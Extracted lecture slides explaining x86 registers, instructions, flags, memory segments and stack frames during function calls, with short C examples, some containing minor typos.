





x86 Machine code, Memory layout, Stack operations




Harvard architecture



Neumann architecture



Intel x86 – main registers



- Register: 32-bit storage inside the microprocessor
- General registers: **eax**, **ebx**, **ecx**, **edx**, **esi**, **edi**
- Special purpose registers
 - **esp** – stack pointer
 - **ebp** – stack frame (base) pointer – function context
 - **eip** – instruction pointer, stores the address of the **next** instruction to process

Intel x86 – instructions

Name	Description
MOV <dest>, <src>	Moves data from <src> to <dest> $<\text{dest}> := <\text{src}>$
ADD <op1>, <op2>	Adds two integers $<\text{op1}> := <\text{op1}> + <\text{op2}>$
SUB <op1>, <op2>	Subtracts an integer from another $<\text{op1}> := <\text{op1}> - <\text{op2}>$
CMP <op1>, <op2>	Compares two integers and sets the flags, just like SUB <op1>, <op2>
AND <op1>, <op2>	Bitwise AND of two integers $<\text{op1}> := <\text{op1}> \text{ AND } <\text{op2}>$
OR <op1>, <op2>	Bitwise OR of two integers $<\text{op1}> := <\text{op1}> \text{ OR } <\text{op2}>$
XOR <op1>, <op2>	Exclusive OR of two integers $<\text{op1}> := <\text{op1}> \text{ XOR } <\text{op2}>$

Intel x86 – flags

- Stored in the status register, called FLAGS (F)

Name	Description
ZF – zero flag	Set to 1 if the result of the last arithmetic operation was zero
CF – carry flag	Set to 1 if the last arithmetic operation caused carry or borrow in the most significant bit
SF – sign flag	Set to 1 if the result of the last arithmetic operation was a negative value
OF – overflow flag	Set to 1 if the last arithmetic operation caused overflow
PF – parity flag	Set to 1 if the least significant byte of the result of the last arithmetic operation contains an even number of 1 bits

Intel x86 – control instructions


Name	Description
JMP <addr> or JMP <offs>	Jump, i.e. continues the code execution from a new address (absolute or relative) $eip := <addr>$ or $eip := eip + <offs>$
J<cond> <offs>	Jumps if condition is true (otherwise continues with next instr.) $\text{if } (\text{cond}) \text{ then } eip := eip + <offs>$ Some possible conditions: <ul style="list-style-type: none">• Z / NZ – zero / non-zero, example: JZ <offs> / JNZ <offs>• E / NE – equals ($ZF=1$) / not equals ($ZF=0$)• S / NS – sign, i.e. negative / no sign, i.e. zero or positive• L, NGE (signed) – less, not greater than or equal ($SF <> OF$)• GE, NL (signed) – greater than or equal, not less ($SF = OF$)• ...

Intel x86 – stack handling and flow control

Name	Description
PUSH <value>	Places <value> on top of stack [esp] esp := esp - 4 [esp] := <value>
POP <dest>	Loads a value from the top of stack to <dest> <dest> := [esp] esp := esp + 4
LEAVE	Used at the end of functions, shortcut for MOV esp, ebp POP ebp
CALL <addr> CALL <offs>	Stores the return address on the stack and calls (relative or absolute jump) a function PUSH eip JMP <add> / JMP <offs>
RET	Loads the top of the stack into the eip instruction pointer (and so jumps back / to the return address) POP eip

Memory layout - segments

- Code segment:
 - Executable instructions
 - Typically read-only
- Data segment:
 - `.data`: initialized global & static variables
 - `.bss`: uninitialized global & static variables
 - heap: dynamically allocated memory
- Stack segment:
 - Local variables
 - Values required for procedure call




```
complement(int, int)
void main()
{
    int A[max][max], B[max][max];
    clrscr();
    cout << "clear";
    cout << "\n\n\tRandom Graph Generation";
    cout << "\nEnter number of vertices";
    cin << vertex;
    generate(A, &vertex);
    cout << "\n\n\tGenerated Random Graph";
    display(A, &vertex);
    printf("\n\n\tComplement");
    complement(A, B, &vertex);
    display(B, &vertex);
```

Function calling mechanism

Function calling – Where to return?

```
EIP → 1 int main() {  
2 // ...  
3 a();  
4 // ...  
5 }  
6  
7 void a() {  
8 // ...  
9 }
```




0xFFFFFFFF


Function calling – Return address



```
EIP → 1 int main() {  
2 // ...  
3 a();  
4 // ...  
5 }  
6  
7 void a() {  
8 // ...  
9 }
```




Stack structure



Stack frame of nested calls


```
1 int main() {  
2     a();  
3     // ...  
4 }  
5  
6 void a() {  
7     b();  
8     // ...  
9 }  
10  
11 void b() {  
12     // ...  
13 }
```




Stack frame of recursive function calls



```
1 int main() {  
2     a();  
3     // ...  
4 }  
5  
6 void a() {  
7     a();  
8     // ...  
9 }
```



Stack frame structure




Function call – stack handling

EIP →

```
1 int main(void) {  
2     int a, b, c;  
3     a=7;  
4     b=3;  
5     c = addnum(a,b);  
6     printf("Result is: %d", a+b);  
7 }  
8  
9 int addnum(int a, int b) {  
10    int c = 4;  
11    c = a + b;  
12    return c;  
13 }
```

...

